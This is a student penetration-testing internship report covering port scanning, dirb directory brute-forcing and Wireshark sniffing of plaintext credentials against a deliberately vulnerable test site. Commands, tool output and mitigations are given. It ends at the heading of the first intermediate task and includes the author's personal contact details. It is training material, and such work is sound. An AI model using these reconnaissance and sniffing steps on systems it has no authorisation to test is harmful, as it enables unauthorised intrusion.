

# CYBERSECURITY INTERNSHIP REPORT – SHADOWFOX (APRIL'25)

**Name:** Atharva Jagdale

**Email:** [atharva.workconnect@gmail.com](mailto:atharva.workconnect@gmail.com)

**Contact:** [+91 88506 91177](tel:+918850691177)

**Batch:** April 2025

**Report Levels:** Beginner, Intermediate, Hard

## Contents

Task Level	Sr. No.	Task Name	Page No.
<u>Beginner</u>	1	<a href="http://testphp.vulnweb.com/">Find all the ports that are open on the website http://testphp.vulnweb.com/</a>	4
	2	<a href="http://testphp.vulnweb.com/">Brute force the website http://testphp.vulnweb.com/, and find the directories that are present in the website.</a>	6
	3	<a href="http://testphp.vulnweb.com/">Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.</a>	8
<u>Intermediate</u>	4	<a href="#">A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The Veracrypt setup file will be provided to you.</a>	10
	5	<a href="#">An executable file of Veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.</a>	14
	6	<a href="#">Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.</a>	16
<u>Hard</u>	7	<a href="#">Using the TryHackMe platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.</a>	22
-	8	<a href="#">References</a>	35

## **List of Figures**

<b>Sr. No.</b>	<b>Title</b>	<b>Page No.</b>
1	Obtaining the open ports on a website	4
2	Brute-forcing attack using dirb tool for directory exploitation	7
3	Credentials sniffing in plain text on a test account	9
4	Credentials sniffing in plain text on a personal account	9
5	Decryption of Hashed password using web tool	11
6	File mounting in the Veracrypt software for the file decryption	11
7	File mounted successfully for the decryption new drive creation in the File Explorer	12
8	New drive creation in the File Explorer	12
9	Final secret code extraction using Veracrypt tool	13
10	Exploitation of Address of Entry Point	14
11	Creation of payload using “msfvenom”	17
12	Sending payload to victim user	18
13	Victim downloading the payload	18
14	Setting up configuration for the reverse shell using msfconsole	19
15	Validating the configuration in msfconsole	19
16	Executing the payload in Victim’s Machine	20
17	Obtaining the session after running the payload	20
18	Exploitation of victim by accessing the shell using reverse code execution payload	20
19	Obtaining the open ports of the simulation machine	29
20	Exploitation of finding hidden directories using gobuster command-line tool	29
21	Exploitation of finding hidden directories using dirbuster GUI tool	30
22	Steps for exploitation the active usernames on the system	30
23	Successful exploitation for obtaining the usernames	31
24	Cracking password of a user using brute-forcing tool “hydra”	31
25	Pushing LinEnum shell script file into exploited users temp directory	31
26	Configuration and executing LinEnum tool for gathering all the details about the system for privilege escalation	32
27	Enumerating directories under different user for further exploitation	32
28	Converting encoded file into John the Ripper format for the brute-forcing and exploitation of login credentials	32
29	Successful exploitation of final password which resides under the user “kay”	33
30	Validation of completion of the Basic Pentesting Simulation Room	33
31	Successful completion of all the questions of Basic Pentesting Simulation Room	34

## Task Level (Beginner)

**Task-01:** Find all the ports that are open on the website <http://testphp.vulnweb.com/>

### Attack Name:

Port Scanning

**Severity:** CVSS Score:

4.0 – 6.9 (Medium Severity)

### Exploitation:

Port 80 provides unencrypted HTTP access, which could let attackers intercept traffic and do reconnaissance, therefore raising the possibility of exploitation when coupled with known web application vulnerabilities.

### Steps for producing the attack:


1. I began browsing the provided website to gain a basic idea of the website and made sure it was responsive and accessible.
2. Next, I started my virtual machine running Parrot Security OS, which offers the network analysis and penetration testing tool.
3. To start the reconnaissance process, I attempted to ping the website using the command: **ping testphp.vulnweb.com** it helped to confirm the availability and responsiveness of the website and obtained its domain name's IP address.
4. After receiving a successful response, I found the IP address of the website, which was **44.228.249.3** in this case.
5. With IP address in hand, I proceed to use nmap – a, powerful network scanning tool that is commonly used for port scanning and safety auditing.
6. I executed the following NMAP command: **nmap -sT -Pn 44.228.249.3**

Where, -sT option scans a TCP connect, which completes full handshake and checks for open TCP port, -Pn flag was used to leave the host Discovery, assuming that the host is online, which is useful in cases where ICMP (ping) reactions can be blocked.

7. NMAP scanned the target IP during execution and showed the findings. The report showed that the host's only open port was 80 (HTTP), indicating that no other general services were found and that the web service was operating on that port.

8. Considering these results, I verified the website's network exposure, located the open port, and verified that the operation was finished.

### Output:



```
[root@osboxes]~/home/atharva
#nmap -sT -Pn 44.228.249.3
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2025-04-10 20:03 EDT
Stats: 0:05:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 83.90% done; ETC: 20:09 (0:00:58 remaining)
Stats: 0:06:42 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 96.10% done; ETC: 20:10 (0:00:16 remaining)
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.28s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 434.07 seconds
[root@osboxes]~/home/atharva
#
[root@osboxes]~/home/atharva
#
[root@osboxes]~/home/atharva
#
[root@osboxes]~/home/atharva
#
[root@osboxes]~/home/atharva
#
[root@osboxes]~/home/atharva
#
[root@osboxes]~/home/atharva
#
```

**Fig1.1:** Obtaining the open ports on a website

### **Impact:**

A port 80 open HTTP enables communication; therefore, data blocking becomes dangerous; for example, login credentials or sessions cookies. It can also be misused for the man-in-the-middle attacks or used to exploit web server vulnerabilities, which is most likely a pioneer for unauthorized access or service to take advantage of weaknesses in the web server.

### **Mitigation Step:**

1. Apply SSL/TLS certificates to redirect all HTTP traffic on HTTPS, therefore ensuring encrypted communication.
2. If not needed or limited, close port 80 using firewalls to reduce the attack surface.
3. Regular web servers and related software to patch vulnerabilities that have been known to update.
4. To protect your applications against typical web-based attacks, deploy a web application firewall (WAF) that can monitor and filter HTTP traffic.

### **Resources Used:**

VMWare, Parrot OS, Ping Tool, Network Mapping (nmap)

**Task-02:** Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present on the website.

### **Attack Name:**

Directory Enumeration

### **Severity:** CVSS Score:

7.0 – 8.9 (High Severity)

### **Exploitation:**

There are significant security risks when a website's hidden directors are exploited. Hidden or non-linked directories often store confidential & sensitive data, such as backup files, administrative components, configuration files, and other resources not intended for public access.

### **Steps for producing the attack:**

1. I decided Dirb, a command-line web content scanner made specifically for brute-force directory enumeration, to begin the task. By attempting to access using common the directory names, this helps in discovering hidden or unrelated directories.
2. Since the Parrot Security OS virtual machine comes pre-installed with DIRB and other necessary penetration testing tools, that I used it for this task.
3. After launching the terminal with root privileges, I prepared to run DIRB against the target URL.
4. To start the scan, I ran the following command:

```
sudo dirb http://testphp.vulnweb.com/
```


The tool's default wordlist, which includes a list of frequently used directories, was utilized by the command. Using the target URL, Dirb attempted to access every directory.

5. A list of directories that are accessible and available on the server is displayed in the scan output. An example names like /administrator/, /images/, and /uploads/ count among them at all times.
6. I manually observed the paths discovered through a browser to analyze my content and behaviour in order to gain a better understanding of these directors' context.
7. In order to determine what kinds of resources or functionalities they might contain in standard web applications; I also conducted some basic research on some of the directory names.
8. I wrapped up this task based on the obtaining the directories on the portal and their successful discovery via dirb utility tool.

### **Output:**

As a result of the input, I obtained the below directories at the time of exploitation:

1. admin
2. CVS
3. images
4. pictures
5. secured
6. vendor



```

Parrot Terminal
File Edit View Search Terminal Help
[*]-[atharva@osboxes]-[*]-
$ sudo dirb http://testphp.vulnweb.com/
sudo: unable to resolve host osboxes: Name or service not known
[sudo] password for atharva:

-----
DIRB v2.22
By The Dark Raver

START TIME: Thu Apr 10 20:12:20 2025
URL BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CSVS/
+ http://testphp.vulnweb.com/CSVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CSVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CSVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----
+ Going to next directory.
  
```

**Fig1.2:** Brute-forcing attack using dirb tool for directory exploitation

### **Impact:**

Sensitive data, including configuration files, administrative panels, and other resources, could be exposed by the discovery of hidden directories and used to compromise the server or application.

### **Mitigation Step:**

1. Implement appropriate authorization and authentication to limit the access of sensitive directories.
2. Turn off the web server's directory listing.
3. Perform regular checks and remove idle or unimportant directories.
4. To keep an eye on and stop attempts at illegal access, use a web application firewall (WAF).

### **Resources Used:**

VMWare, Parrot OS, gobuster tool, dirbuster tool

**Task-03:** Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

### **Attack Name:**

Credentials Sniffing using Network Sniffing Tool (Wireshark)

### **Severity:** CVSS Score:

4.0 – 6.9 (Medium Severity)

### **Exploitation:**

Wireshark's capacity to intercept login credentials in plain text indicates a lack of encryption (such as HTTPS), which results in the data vulnerable to different web attacks. This is a severe security vulnerability, especially for login attributes.

### **Steps for producing the attack:**

1. The Wireshark tool, a network protocol analyser or packet sniffer, is used to spoof credentials throughout a login attempt exploit.
2. Navigate to <http://testphp.vulnweb.com/>
3. To register on the portal, click the Signup hyperlink button and then select "[Sign up here](#)"
4. The new user page for signup opened. Here, I typed random characters into the textbox fields to update my information, then clicked Signup.
5. I logged in to the website by clicking on the "[Your Profile](#)" hyperlink button after registering.
6. I used root privileges to launch the Wireshark tool and chose the "eth0" option to begin capturing network packets before entering credentials.
7. After packet capturing began, I clicked the login button after entering my login information on the login page.
8. Wireshark was able to capture packets containing important information by following the aforementioned step.
9. Returning to Wireshark, I clicked the Analyze button and chose the apply a filter option to apply a filter to search through the packets.
10. On the filter, choose Packet Details from the drop-down menu, then Narrow (UTF-8/ASCII), and lastly String. For the string I would like to search in the search box, this is how the search filter is configured.
11. I wanted to enter several strings in the search box, such as "**password**," "**passwd**," and "**pass**," and the "**pass**" keyword resulted in a successful result.
12. Using the search filter to extract the credentials from the network packets in plain text, I was able to discover the username and password.
13. This indicates that the task has been successfully completed.

## Output:




Fig1.3: Credentials sniffing in plain text on a test account




Fig1.4: Credentials sniffing in plain text on a personal account

## Impact:

An attacker on the same network can easily capture & intercept login credentials sent in plaintext (HTTP) using tools like Wireshark, which can result in identity theft, account compromise, and unauthorized access to confidential information.

## Mitigation Step:

1. Install a valid SSL/TLS certificate to enforce HTTPS all throughout the website.
2. Use the server-side rules (such as .htaccess, NGINX, or Apache config) to redirect all HTTP traffic to HTTPS.

## Resources Used:

VMWare, Parrot OS, Google Chrome, Network Sniffing Tool (Wireshark)

## Task Level (Intermediate)

**Task-01:** A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The Veracrypt setup file will be provided to you.

### Attack Name:

Password cracking attack on encrypted file

### Severity: CVSS Score:



7.0 – 8.9 (High Severity)


